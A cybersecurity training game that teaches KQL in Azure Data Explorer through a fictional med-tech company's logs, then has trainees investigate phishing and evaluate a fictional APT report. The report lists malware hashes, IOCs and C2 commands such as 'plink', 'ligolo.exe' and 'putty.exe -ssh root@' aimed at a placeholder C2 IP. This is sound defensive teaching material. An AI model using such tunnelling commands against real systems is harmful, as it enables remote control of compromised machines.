



## A Cybersecurity Game

# Introduction: Welcome to Envolve Labs

Welcome to Envolve Labs Corporation! 🎉 Today is your first day as a Junior Security Operations Center (SOC) Analyst with our company. Your primary job responsibility is to defend Envolve Labs and its employees from malicious cyber actors.



Envolve Labs is a med-tech startup based in the United States that was founded in 2012. Our mission is to develop a new type of flexible vaccine technology that covers many different viral strains and offers long-lasting immunity (which means no more boosters!) Our initial research has proven this technology is highly effective – we’re planning to start production in Q1 2023. Our investors are hopeful at the prospect of future earnings from patents and licensing of this technology.

Until now, we’ve been laser focused on medical research and meeting production goals. But, as our work becomes more important and successful, we’ve realized the need to invest more in cybersecurity efforts. That’s why we’ve hired you!

Like all good companies, Envolve Labs collects log data about the activity its employees perform on the corporate network. These security audit logs are stored in Azure Data Explorer (ADX) - a data storage service in Azure (Microsoft’s cloud). You will use the Kusto Query Language (KQL) to parse through various types of security logs. By analysing these logs, you can help us determine whether we’re being targeted by malicious actors.



You can find full documentation on ADX here: <https://docs.microsoft.com/en-us/azure/data-explorer/kusto/query/tutorial?pivots=azuredataexplorer>

 **By the end of your first day on the job, you should be able to:**

- ✓ Use Kusto Query Language (KQL) to manipulate data in Azure Data Explorer (ADX)
- ✓ Pivot across multiple data sets to answer targeted questions
- ✓ Identify malicious cyber activity in audit logs including: email, authentication, web traffic, and endpoint logs
- ✓ Use multiple “pivoting” techniques to track the activity of one or more Advanced Persistent Threat (APT) actors
- ✓ Leverage third party data sets such as PassiveDNS to discover unknown actor infrastructure based on known actor indicators (e.g. domains and IPs)
- ✓ Analyze third-party reporting on APT actors and their infrastructure and capabilities
- ✓ Validate a threat actor’s Techniques, Tactics, and Procedures (TTPs)
- ✓ Cluster threat activity using the Diamond Model

The attackers have gotten a head start, so let’s not waste any more time... time to get to work!


# The walkthrough

## Getting Set Up in Azure Data Explorer (ADX)

ADX is the primary tool used in the Envolve Labs SOC for data exploration and analysis. The great thing about ADX is that it is used by cyber analysts at many of the smallest and largest organizations in the world.



Let's get you logged in and started with ADX:

1. Go to <https://dataexplorer.azure.com/> and login with your @microsoft.com account credentials. Click the Query tab on the left side of the screen.




Data in ADX is organized in a hierarchical structure which consists of **clusters**, **databases**, and **tables**. All of Envolve Labs's security logs are stored in a single cluster. You'll need to add this cluster to your ADX interface so you can start looking at the log data. Don't worry, our HR department is really fast. I'm sure they've already processed your access requests.


2. Add a new cluster using the cluster URI provided by your instructor
  - **Click add cluster**
  - **Enter Connection URI:** kc7round2.eastus



- Expand the dropdown arrow next to your cluster. You should then see one database, called **SecurityLogs** inside it. Next, expand the dropdown arrow next to the **SecurityLogs** database. Finally, click on the **SecurityLogs** database. Once you've done this, you should see the database highlighted- this means you've selected the database and are ready to query the tables inside.



The big blank space to the right of your cluster list is the *query workspace*. That's where you'll actually write the queries used to interact with our log data.




Okay, enough introductions... let's get your hands on the data.

## First look at the data...

The **SecurityLogs** database contains five tables. Tables contain many rows of similar data. For security logs, a single row typically represents a single thing done by an employee or a device on the network at a particular time.

We currently have eight types of log data. As you'll see in ADX, each log type corresponds to a table that exists in the **SecurityLogs** database:

| Table Name            | Description  |
|-----------------------|--|
| Employees             | Contains information about the company's employees   |
| Email                 | Records emails sent and received by employees  |
| InboundBrowsing       | Records browsing activity from the Internet to devices within the company network  |
| OutboundBrowsing      | Records browsing activity from within the company network out to the Internet  |
| AuthenticationEvents  | Records successful and failed logins to devices on the company network. This includes logins to the company's mail server. |
| FileCreationEvents    | Records files stored on employee's devices   |
| ProcessEvents         | Records processes created on employee's devices  |
| PassiveDns (External) | Records IP-domain resolutions  |

 **Key Point – Over the Horizon (OTH) data:** One of the tables listed above is not like the others – **PassiveDns**. Rather than being an internal security log, PassiveDns is a data source that we've purchased from a 3<sup>rd</sup> party vendor. Not all malicious cyber activity happens within our company network, so sometimes we depend on data from other sources to complete our investigations.


You'll learn more about how to use each of these datasets in just a minute. First, let's just run some queries so you can practice using KQL and ADX.

## KQL 101

Type the following query in the workspace to view the first rows in the **Employees** table. Press “run” or “shift + enter” to execute the query.

```
Employees  
| take 10
```

The **take** operator is a powerful tool you can use to explore rows in a table, and therefore better understand what kinds of data are stored there.

 **Key Point – What to do when you don’t know what to do:** Whenever you are faced with an unfamiliar database table, the first thing you should do is sample its rows using the **take** operator. That way, you know what fields are available for you to query and you can guess what type of information you might extract from the data source.

The **Employees** table contains information about all the employees in our organization. In this case, we can see that the organization is named “Envolve Labs” and the domain is “envovelabs.com”.

1. 🤖 *Try it for yourself! Do a **take** 10 on all the other tables to see what kind of data they contain.*

We can use **count** to see how many rows are in a table. This tells us how much data is stored there.

```
Employees  
| count
```

2. 🤖 *How many employees are in the company?*

We can use the **where** operator in KQL to apply filters to a particular field. For example, we can find all the employees with the name “Linda” by filtering on the *name* column in the **Employees** table.

**where** statements are written using a particular structure. Use this helpful chart below to understand how to structure a **where** statement.

|              |              |                 |                |
|--------------|--------------|-----------------|----------------|
| <u>where</u> | <u>field</u> | <u>operator</u> | <u>"value"</u> |
| where        | name         | has             | "Linda"        |

```
Employees  
| where name has "Linda"
```

The `has` operator is useful here because we're looking for only a *partial* match. If we wanted to look for an employee with a specific first and last name (an *exact* match), we'd use the `==` operator:

```
Employees
| where name == "Linda Taylor"
```

3. 🤔 Each employee at Envolv Labs is assigned an IP address. Which employee has the IP address: "192.168.2.13"

While performing their day-to-day tasks, Envolv Labs employees send and receive emails. A record of each of these emails is stored in the **Email** table.

🔑 **Key Point – User Privacy and Metadata:** As you can imagine, some emails are highly sensitive. Instead of storing the entire contents of every email sent and received within the company in a database that can be easily accessed by security analysts, we only capture email *metadata*. Email metadata includes information like: the time the email was sent, the sender, the recipient, the subject line, and any links the email may contain. Storing only email metadata, rather than entire contents, helps protect the privacy of our employees, while also ensuring that our security analysts can keep us safe. Sometimes even metadata can reveal sensitive information, so it's important that you don't talk about log data with other employees outside the SOC.

We can find information about the emails sent or received by a user by looking for their email address in the *sender* and *recipient* fields of the **Email** table. For example, we can use the following query to see all the emails sent by "Edward Ives":

```
Email
| where sender == "edward_ives@envovvelabs.com"
```

4. 🤔 How many emails did Ann Choi receive?

We can use the `distinct` operator to find unique values in a particular column. We can use the following query to determine how many of the organization's users sent emails.

```
Email
| where sender has "envovvelabs"
| distinct sender
| count
```

\*Note here that the `distinct` operator returns all of the unique senders with the term "envovvelabs" in their domain. However, we can further use the `count` operator from above to figure out exactly "how many" of those senders there are.

5. 🤔 How many users received emails with the term "policymakers" in the subject?



When employees at Envolve Labs browse to a website from within the corporate network, that browsing activity is logged. This is stored in the **OutboundBrowsing** table, which contains records of the websites browsed by each user in the company. Whenever someone visits a website, a record of it stored in the table. However, the user's name is not stored in the table, only their IP address is recorded. There is a 1:1 relationship between users and their assigned IP addresses, so we can reference the **Employees** table to figure out who browsed a particular website.

If we want to figure out what websites Anita Brown visited, we can find her IP address from the Employees table.


```
Employees  
| where name == "Anita Brown"
```

The query above tells us her IP address is "192.168.0.145". We can take her IP address and look in the **OutboundBrowsing** table to determine what websites she visited.

```
OutboundBrowsing  
| where src_ip == "192.168.0.145"
```

6. 🤖 How many unique websites did "Jessica Pink" visit?

Although domain names like "google.com" are easy for humans to remember, computers don't know how to handle them. So, they convert them to machine readable IP addresses. Just like your home address tells your friends how to find your house or apartment, an IP address tells your computer where to find a page or service hosted on the internet.

 **Key Point – Practice Good OPSEC:** If we want to find out which IP address a particular domain *resolves to*, we could just browse to it. But, if the domain is a malicious one, you could download malicious files to your corporate analysis system or tip off the attackers that you know about their infrastructure. As cybersecurity analysts, we must follow procedures and safeguards that protect our ability to track threats. These practices are generally called operational security, or OPSEC.

To eliminate the need to *actively resolve* (that is- directly browse to or interact with a domain to find it's related IP address) every domain we're interested in, we can rely on *passive DNS* data. Passive DNS data allows us to safely explore domain-to-IP relationships, so we can answer questions like:

- Which IP address does this domain resolve to?
- Which domains are hosted on this IP address?
- How many other IPs have this domain resolved to?

These domain-to-IP relationships are stored in our **PassiveDNS** table.

7. 🤖 How many domains in the **PassiveDNS** records contain the word “vaccine”? (hint: use the **contains** operator instead of **has**. If you get stuck, do a **take 10** on the table to see what fields are available.)
8. 🤖 What IPs did the domain “illness.med” resolve to?

### 🤖 Let statements – making your life a bit easier:

Sometimes we need to use the output of one query as the input for a second query. The first way we can do this is by manually typing the results into next query.

For example, what if we want to look at all the web browsing activity from employees named “Linda”?

First, you would need to go into the **Employees** table and find the IP addresses used by these employees.

```
1 Employees
2 | where name has "Linda"
```

| timestamp                  | name           | user_agent                              | ip_addr       | email  |
|----------------------------|----------------|---|---------------|--------|
| 2012-12-04 12:51:51.409473 | Linda Osman    | Mozilla/5.0 (Macintosh; Intel Mac ...   | 192.168.3.60  | linda_ |
| 2013-09-22 14:25:13.939571 | Linda Uerkwitz | Mozilla/5.0 (Linux; Android 4.2) Ap...  | 192.168.3.131 | linda_ |
| 2015-03-25 11:50:38.009644 | Linda Vauters  | Mozilla/5.0 (Linux; Android 2.3.3) A... | 192.168.2.15  | linda_ |
| 2015-09-01 13:06:53.140583 | Linda Loy      | Mozilla/5.0 (Macintosh; Intel Mac ...   | 192.168.2.218 | linda_ |
| 2016-08-25 13:42:59.359341 | Linda Ramirez  | Mozilla/5.0 (X11; Linux x86_64) App...  | 192.168.3.36  | linda_ |
| 2019-11-23 13:19:15.689430 | Linda Luna     | Mozilla/5.0 (iPad; CPU iPad OS 9_3_...  | 192.168.3.118 | linda_ |

Then, you could manually copy and paste these IPs into a query against the **OutboundBrowsing** table. Note that we can use the **in** operator to choose all rows that have a value matching any value from a list of possible values. In other words, the **==** (comparison) operator looks for an exact match, while the **in** operator checks for any values from the list.

```
1 OutboundBrowsing
2 | where src_ip in ("192.168.3.60", "192.168.3.131", "192.168.2.15", "192.168.2.218", "192.168.3.36", "192.168.3.118")
```

| timestamp                  | method | src_ip         | user_agent  | url          |
|----------------------------|--------|----------------|---|--------------|
| 2022-01-02 20:41:55.900806 | GET    | 192.168.3.1... | Mozilla/5.0 (iPad; CPU iPad OS 9_3_6 like Mac OS X) AppleWebKit/533.1 (KHTML, like Gecko) CriOS/38.0.821.0 Mobile/74... | https://buil |
| 2022-01-03 04:07:11.130219 | GET    | 192.168.3.1... | Mozilla/5.0 (Linux; Android 4.2) AppleWebKit/531.1 (KHTML, like Gecko) Chrome/59.0.896.0 Safari/531.1                   | https://ridc |
| 2022-01-03 05:39:32.280788 | GET    | 192.168.3.36   | Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.0 (KHTML, like Gecko) Chrome/35.0.849.0 Safari/534.0                    | https://fact |

Although this is a valid way to get the information you need, it may not be as elegant (or timely) if you had 100 or even 1000 employees named “Linda.”

We can accomplish this in a more elegant way by using a [let statement](#), which allows us to assign a name to an expression or a function. We can use a `let` statement here to save and give a name to the results of the first query so that the values can be re-used later. That means we don't have to manually type or copy and paste the results repeatedly.

```
1  let linda_ips = Employees
2  | where name has "Linda"
3  | distinct ip_addr;
4  OutboundBrowsing
5  | where src_ip in (linda_ips)
6
```

On the left of the `let` statement is the variable name ("linda\_ips" in this case). The variable name can be whatever we want, but it is helpful to make it something meaningful that can help us remember what values it is storing.

```
1  let linda_ips = Employees
2  | where name has "Linda"
3  | distinct ip_addr;
4  OutboundBrowsing
5  | where src_ip in (linda_ips)
```

On the right side of the `let` statement in the expression you are storing. In this case, we use the `distinct` operator to select values from only one column – so they are stored in an array – or list of values.

```
1  let linda_ips = Employees
2  | .where.name.has."Linda"
3  | .distinct.ip_addr;
4  OutboundBrowsing
5  | where src_ip in (linda_ips)
```

The `let` statement is concluded by a semi-colon.

```
1 let linda_ips = Employees
2 | where name has "Linda"
3 | distinct ip_addr;
4 OutboundBrowsing
5 | where src_ip in (linda_ips)
```

After we store the value of a query into a variable using the `let` statement, we can refer to it as many times as we like in the rest of the query. The stored query does not show any output. Remember, however, that your KQL query must have a tabular statement – which means that you must have another query following your `let` statement.

9. 🤖 How many unique URLs were browsed by employees named “Michelle”?

🎯 **Key Point – Pivoting:** Part of being a great cyber analyst is learning how to use multiple data sources to tell a more complete story of what an attacker has done. We call this “pivoting.” We pivot by taking one known piece of data in one dataset and looking in a different dataset to learn something we didn’t already know. You practiced this here when we started in one dataset – the `Employees` table – and used knowledge from there to find related data in another source – `OutboundBrowsing`.

## Let’s find some hackers


Now that you’ve completed your initial round of training, you’re ready to work your first case in the SOC!

A security researcher tweeted that the domain “*illness.med*” was being used by hackers. Apparently the hackers are sending this domain inside credential phishing emails.






⚠️ **NOTE!** This domain and others encountered in this game are fictional and are not representative of actual malicious activity,


 **Key Point – Open Source Intelligence (OSINT):** Security researchers and analysts often use free, publicly available data, like Twitter! We call this public data OSINT, and it can be a great way to get investigative leads. Like all public data sources on the internet, you should follow up any OSINT tip with rigorous analysis, rather than blindly trusting the source.

Answer the following questions related to this tip:


1. Which users in our organization were sent emails containing the domain *illness.med*?
2. Did we block any of the emails containing that domain? Who actually received one of these emails? (hint: the “accepted” field in the **Email** table tells you whether or not the email was blocked. Blocked emails will show as false).
3. What other domains shared the same IPs as *illness.med*? Can you find the full list of domains associated with this actor based on PassiveDNS data? (hint: you can use the **in** operator to check for multiple values in a field. E.g. where field in (“x”, “y”, “z”))
4. What email addresses did the hackers use to send these domains?
5. Did users click on any of the links in the phishing emails?
6. Did any user have their credentials stolen? How do you know?

 **Hint:** In order to have their credentials stolen, a user would need to browse to the credential harvesting site and enter their username and password. After this, the actor might try to login to the user’s account using the stolen credentials. You can find details about login activity in the **AuthenticationEvents** table.


After digging for a bit on the phishing activity, you come across another tweet from a threat intelligence vendor SolitaryStrike:




7. Is this domain related to the email phishing activity you're currently tracking? Why or why not?

 **Hint:** Try looking in **PassiveDns** to see if you can find infrastructure relationships between this domain and the activity you identified in questions 1-6.


8. How many users at Envolv Labs downloaded the file mentioned in the tweet (Patient\_Information.rar?)

 **Hint:** Files that are created on employees' devices are captured in the **FileCreationEvents** log. Try looking there to see which employees downloaded this file.


9. What happens after the file is downloaded?

 **Hint:** Try narrowing down on one particular device that downloaded the Patient\_Information.pptx file. Then, look in both the **FileCreationEvents** and **ProcessEvents** logs to find new files and processes created around the time when the file was downloaded.

10. Is the actor using other domains or file names to deliver this malware?

 **Hint:** What unique characteristics of this malware have you identified? Try looking for file names, process command lines, and infrastructure that appear unique. How can you pivot on these characteristics to find other related indicators?

11. How is the actor establishing persistence in your environment?

 **Hint:** Actors establish persistence so they can come back later and conduct manual tasks (called hands-on-keyboard activity) within your company's network. Try looking for systems creating connections to external domains and IPs, or unusual behaviors like creation of scheduled tasks.



## Oh, the Places You'll Beacon! Seussium APT Group Leverages New 'Eggs-N-Ham' Malware In Targeted Attacks

*WaterNose Security Intelligence*

---

WaterNose Security Intelligence discovered a new APT group named Seussium. Seussium is likely operating from Urzikstan and primarily targets pharmaceutical companies in Europe and North America.

Beginning in early 2022, Seussium launched a targeted phishing campaign in which it delivered emails containing links to attacker-controlled domains. In some cases, these domains redirected users to credential harvesting pages. In other cases, the domains were used to deliver files that dropped implants for two distinct malware families. WaterNose assesses that both of these malware families – Egg-N-Ham and LongNeedle – are exclusive to Seussium.

### Eggs-N-Ham Malware

Eggs-N-Ham implants are dropped by malicious files named after villages from the Japanese anime called *Naruto*. These malicious files are hosted on actor domains and are delivered to targets via email links. WaterNose observed the following Eggs-N-Ham dropper file names:

```
Ceramic_Village.xls  
Hidden_Sand.docx  
Hidden_leaf.docx  
Curtain_Village.zip
```


After the dropper is downloaded and executed, a second-stage Eggs-N-Ham implant is dropped to the infected system. WaterNose observed these Eggs-N-Ham implant hashes on our customer's networks:

```
ba8a996a117702b946e07dd12d030956efddc159a5e775c18b1a7fb10df13902  
cd6355ba77bf37be2027c2016cd37f9e08f7025e067903a45b3d37b7c11afdbf  
6c35723e76ecc4fe8e5d1f6ef8bb96c8f163e020fd367c2a260295432ad11ed6  
261e6dc6c25734ddaba007bedb8b474d7be4803d8e724d42637775bd7cc397aa
```

These Eggs-N-Ham implant names were discovered:

```
ham.exe  
egg.exe  
sam_i_am.dll
```





Samples of these files are available on VirusTotal.

Once successfully deployed, the Eggs-N-Ham implant executes automated reconnaissance and command and control processes:

```
ping 8.8.8.8
whoami
plink <C2 IP>
```

## LongNeedle Malware

Similarly to Eggs-N-Ham, LongNeedle implants are dropped by malicious .zip, .rar, and .docx files. However, these initial droppers use file names that are themed using medical terms. WaterNose observed these LongNeedle dropper names:


```
Study_Results.zip
Research_Opportunity.exe
Study_Results.xls
Research_Opportunity.docx
```

WaterNose detected these second-stage LongNeedle implants:

```
1851a1c4e18f174c4af7f9521988b02815b647995f6d6776d727a54f4dff4cd6
94ff506cb4ff849279e84308de2b0c815fefe67d943972a12097ccc465448a7d
4930957431e73049e7564a35bd29a98bac78d78856eb614f9acca554c33fd42
6aa30523aad9901350a8e1dace08f70716259609d5b94ae68cb9a5ee36da8cc8
```

These LongNeedle implant names were observed:

```
svhost.exe
infector.exe
recordsvr.exe
```



LongNeedle implants performed the following automated recon and C2 commands:

Recon:

```
net user Administratr
```

C2:

```
ligolo.exe <C2 IP>  
putty.exe -ssh root@<C2 IP>
```

## Seussium IOCs


WaterNose Security Intelligence is providing these additional Seussium indicators of compromise (IoCs) to help our customers and partners detect this adversary in their environments:

```
55.25.245.102  
220.63.252.154  
189.179.77.49  
99.185.64.18  
152.23.46.90  
immune-evolve.net  
vaccine.org  
clan-curse.com
```


## Now it's up to you...

Our CISO has asked you to evaluate the report from WaterNose and determine whether it is accurate. While making your assessment, consider the following questions:


1. The report claims that Eggs-N-Ham implants are always dropped by files that have Naruto-themed names. Do you agree that Eggs-N-Ham implants are dropped **exclusively** by files with Naruto-themed names?

 **Hint:** Look in our data for examples of hosts infected by Eggs-N-Ham malware (you can use the hashes provided in the report to get started). Then, investigate any one of those hosts and find the file that was written to disk just before the implant – that file is the dropper. What is the name of the dropper? Do this for several infected hosts and see if you notice any patterns/trends that might help you answer question #1.

2. Look in our email logs for delivery of the Eggs-N-Ham dropper files. Then, take the domains hosting the droppers and pivot in PassiveDNS. Identify trends, patterns, or clusters in that infrastructure. Is it all related? Or are there distinct patterns?
3. The report asserts that the two malware families Eggs-N-Ham and LongNeedle are exclusive to one actor. Do you agree with this assessment?

 **Hint:** Look for activity on Envolv Labs' network related to the indicators provided in the report for both malware families. Is the activity you observe consistent with the actor described in the report?

4. Are there multiple actors targeting Envolv Labs? If so, can you describe the Techniques, Tactics, and Procedures (TTPs) of each of them? How are they similar? How are they different?

 **Hint:** Use the Diamond Model (Adversary, Victim, Infrastructure, Capabilities) to help you think about clustering distinct groups of activity. Look for similarities and differences in each of the four Diamond Model areas.